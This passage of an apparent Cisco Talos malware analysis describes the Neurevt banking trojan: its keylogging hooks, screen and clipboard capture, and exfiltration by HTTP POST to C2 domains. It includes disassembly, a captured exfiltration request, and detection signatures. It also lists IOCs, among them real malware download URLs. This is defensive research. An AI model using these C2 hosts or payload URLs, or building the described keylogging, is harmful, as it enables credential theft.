
Functions that retrieve the volume information of the disks attached to the system.

The malware can also take screenshots of the victim's monitor.



Functions that capture the system monitor screen.

It also can copy the data on the clipboard, empty it, and then close the clipboard.



Functions that capture clipboard data.

The malware also writes the data from the active console screen buffer to a file.

```
00409225    PUSH    0x0                                     ; LPOVERLAPPED lpOverlapped for WriteFile
00409227    LEA     EAX=>local_4, [ESP + 0x4]
0040922b    PUSH    EAX                                     ; LPDWORD lpNumberOfBytesWritten for WriteFile
0040922c    PUSH    29                                      ; DWORD nNumberOfBytesToWrite for WriteFile
0040922e    PUSH    s_Runtime_error_at_00000000_006779d0    ; LPCVOID lpBuffer for WriteFile
00409233    PUSH    STD_OUTPUT_HANDLE                       ; DWORD nStdHandle for GetStdHandle
00409235    CALL    GetStdHandle                            ; HANDLE GetStdHandle(DWORD nStdHandle)
0040923a    PUSH    EAX                                     ; HANDLE hFile for WriteFile
0040923b    CALL    WriteFile                               ; WINBOOL WriteFile(HANDLE hFile, LPCVOID lpBuffer,
00409240    PUSH    0x0                                     ; LPOVERLAPPED lpOverlapped for WriteFile
00409242    LEA     EAX=>local_4, [ESP + 0x4]
00409246    PUSH    EAX                                     ; LPDWORD lpNumberOfBytesWritten for WriteFile
00409247    PUSH    2                                       ; DWORD nNumberOfBytesToWrite for WriteFile
00409249    MOV     EAX=>DAT_00409290, DAT_00409290         ; = 0Dh
0040924e    CALL    FUN_00409de0                            ; undefined FUN_00409de0()
00409253    PUSH    EAX                                     ; LPCVOID lpBuffer for WriteFile
00409254    PUSH    STD_OUTPUT_HANDLE                       ; DWORD nStdHandle for GetStdHandle
00409256    CALL    GetStdHandle                            ; HANDLE GetStdHandle(DWORD nStdHandle)
0040925b    PUSH    EAX                                     ; HANDLE hFile for WriteFile
0040925c    CALL    WriteFile                               ; WINBOOL WriteFile(HANDLE hFile, LPCVOID lpBuffer,
00409261    POP     EDX
00409262    RET
```

Functions that write the data from the active screen buffer to a file.

Neurevt sets the keyboard layout by calling the API GetKeyboardLayout, ActivateKeyboardLayout and calls GetKeyboardState which copies the status of 256 virtual keys to the buffer and calls GetKeyState, which retrieves

the status of the virtual keys of the keyboard control characters Line Feed, Vertical Tab and Form Feed. It calls the MapVirtualKeyW, which maps the virtual key code into scan code. Neurevt installs a hook procedure that monitors messages generated as a result of an input event from keystrokes and mouse activity in a dialogue box, message box, menu, or scroll bar.

Function hooks to monitor the keystrokes and mouse activities.

It also monitors the keystroke messages posted to an application message queue.
Neurevt waits for the messages from multiple objects, peeks for the message, checks if it's a Unicode window, gets the message, translates the virtual key's scan code to the characters, and dispatches them.

```
PUSH    0xff                                    ; DWORD dwWakeMask for MsgWaitForMultipleObjects
PUSH    -0x1                                    ; DWORD dwMilliseconds for MsgWaitForMultipleObjec
PUSH    0x0                                     ; WINBOOL fWaitAll for MsgWaitForMultipleObjects
LEA     ECX=>param_1, [EBP + 0x8]
PUSH    ECX                                     ; HANDLE * pHandles for MsgWaitForMultipleObjects
PUSH    0x1                                     ; DWORD nCount for MsgWaitForMultipleObjects
CALL    dword ptr [->USER32.DLL::MsgWaitForMultipleObjects]

PUSH    0x0                                     ; UINT wRemoveMsg for PeekMessageA
PUSH    0x0                                     ; UINT wMsgFilterMax for PeekMessageA
PUSH    0x0                                     ; UINT wMsgFilterMin for PeekMessageA
PUSH    0x0                                     ; HWND hWnd for PeekMessageA
LEA     EDX=>local_24, [EBP + -0x20]
PUSH    EDX                                     ; LPMSG lpMsg for PeekMessageA
CALL    dword ptr [->USER32.DLL::PeekMessageA]

PUSH    EAX                                     ; HWND hWnd for IsWindowUnicode
CALL    dword ptr [->USER32.DLL::IsWindowUnicode]
MOV     dword ptr [EBP + local_2c], EAX
CMP     dword ptr [EBP + local_2c], 0x0
JZ      LAB_00480228
PUSH    0x0                                     ; UINT wMsgFilterMax for GetMessageW
PUSH    0x0                                     ; UINT wMsgFilterMin for GetMessageW
PUSH    0x0                                     ; HWND hWnd for GetMessageW
LEA     ECX=>local_24, [EBP + -0x20]
PUSH    ECX                                     ; LPMSG lpMsg for GetMessageW
CALL    dword ptr [->USER32.DLL::GetMessageW]

PUSH    EAX                                     ; MSG * lpMsg for TranslateMessage
CALL    dword ptr [->USER32.DLL::TranslateMessage]
CMP     dword ptr [EBP + local_2c], 0x0
JZ      LAB_0048025d
LEA     ECX=>local_24, [EBP + -0x20]
PUSH    ECX                                     ; MSG * lpMsg for DispatchMessageW
CALL    dword ptr [->USER32.DLL::DispatchMessageW]
JMP     LAB_00480267
```

Functions that check for the virtual keys, scan code messages and translate to character and dispatches them.

Exfiltration

The malware uses System.Web Namespace to enable the browser-server communication to the C2 server with a Nginx web server. The HTTP backdoor method is used by placing the information from the compromised machine into the data section of the HTTP POST request to the domains russk18[.]icu and moscow13[.]at.

```
Hypertext Transfer Protocol
POST /forum8/logout.php HTTP/1.1\r\n
  [Expert Info (Chat/Sequence): POST /forum8/logout.php HTTP/1.1\r\n]
   Request Method: POST
   Request URI: /forum8/logout.php
   Request Version: HTTP/1.1
 Content-Type: application/x-www-form-urlencoded\r\n
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko\r\n
 Host: russk18.icu\r\n
 Content-Length: 1060\r\n
 Cache-Control: no-cache\r\n
 \r\n
 [Full request URI: http://russk18.icu/forum8/logout.php]
 [HTTP request 1/1]
 [Response in frame: 472]
 File Data: 1060 bytes
```


```
POST /forum8/logout.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like
Gecko
Host: russk18.icu
Content-Length: 1060
Cache-Control: no-cache

bijqr=44979199&dmpybkn=3d9f1142fda964290155f4f76fa4927dae5657e1d6d000e050818e2
8c9e8485cb1dd&fqvglwbmr=52AB8EEC2C054FB8F187FCDF712C1B56D83B13AEEC4B5DD1B30AC1
010F08D4EC88BD2FFB828B8FFEE8D99784CD3C8877FEE4981FC98FE8072AFB94802584EE5513A2
158FE694CBAD9F57A7429CBD3B36E0B8FBE062954A637E3136FA84489104F8F2437B0E1C74DE6A
8383B39567126170562721468 6C68C0414666FB24953BAA220CE7293E7DF63264E2F54ACA4F1FC
5268B26990B2AC419D8EBFBB52DB2BB5571611D8474EBE084A780A2B645265298B1EA8C3545C28
2D26D3F0C9978A775A27ECF2255E77B1811CF410D706F9CFCC024E12A80DBB016A8B8BECEF3408
918D0F7C6A177312A6E6D9DBB60F60BE35AA7515C90D6043F5A65A7E0BD50DD74F83CF8BE8E5DE
055600CA93292DB1D3FA1C3FC76C43868F2EA4BB6F720A6AD41AC8119A3F19&hubov1=F792C85B
C6C7F379D5C5D06AC0C9C84CDBC7F367D188C17BD0C9E06EC688A6258491C87A8D91FD6C85CFED
3A9ACDEC6EB4&hubov2=DDCDEC7BD8C7E66E9ACDEC6EB4&hubov3=F0EDC740E0E7C42686EBA742
E5E0DB57E6EDD90B&hubov4=FDC6E06ED880C62294EBFB79D180C0469D88FD329991AD3384E0DF
2BF7F8C12BF488A6258098D343CEA8&hubov5=E2E5E36AC6CDB458E2EFD52B87EC94&hubov6=84
98A7398D85A53B8590A5268D9FAD3E8185D54A8C9CA70BHTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 258
Connection: Close
```

Wireshark displays the HTTP POST request traffic to the C2 russk18[.]icu and the data section of the packet.

Conclusion

This version of Neurevt exhibited multiple functionalities. Once infected, the attacker gains access to the victim's system and modifies their system settings to conceal their existence. The trojan will access the victim's system service tokens and elevate its privilege, thereby accessing the operating system, user's account information, credentials of banking websites, capture screenshots, and connecting to the C2 servers to steal intellectual property and personal information.This trojan could affect individual users and organizations leading to a data breach, or reputational damage that eventually results in a loss of financial value.

Organizations and defenders can take proactive measures to mitigate the risk of infection and data theft, such as restricting users accessing suspicious websites and downloading malicious contents. Talos also encourages implementation of role-based access control for the use of Windows administrative tools, PowerShell execution policy and block suspicious IP addresses, domains and network traffic from C2.
Individuals using their personal systems must ensure they have the latest updates installed, including anti-virus scan engines, operating systems and applications. Automatic execution of browser scripts should be disabled. Users should be careful while accessing websites that download their contents to their computer's file system.



High level overview of Neurevt execution flow.

Coverage

Ways our customers can detect and block this threat are listed below.

Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cisco Secure Email	N/A
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Network Analytics (Stealthwatch)	N/A
Cisco Secure Cloud Analytics (Stealthwatch Cloud)	N/A
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	N/A

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such asThreat Defense Virtual,Adaptive Security Appliance andMeraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (formerly Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

The following ClamAV signatures have been released to detect this threat:
Win.Trojan.Neurevt-9880046-0
Win.Trojan.Neurevt-9880047-0
Win.Trojan.Neurevt-9880048-0
Win.Trojan.Neurevt-9880049-1

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.
SIDs 57989 has been released to detect this threat.

IOCs

Domains:

russk18[.]icu
russk19[.]icu
russk20[.]icu
russk21[.]icu
russk22[.]icu
moscow13[.]at
moscow11[.]at

Hashes:

86aab09b278fe8e538d8cecd28f2d7a32fe413724d5ee52e2815a3267a988595
b5624eea08b241314b8bd13ee9429449c53085a6bb2bcc481655f1f28b4314122
4d3ee3c1f78754eb21b3b561873fab320b89df650bbb6a69e288175ec286a68f
35617cfc3e8cf02b91d59209fc1cd07c9c1bc4d639309d9ab0198cd60af05d29

URLs:

http://saltoune[.]xyz/pb/aa.exe
https://saltoune[.]xyz/pb/aa.exe
http://morningstarlincoln[.]co[.]uk/site/bmw/studi.exe
http://russk17[.]icu/mailo/seer.exe
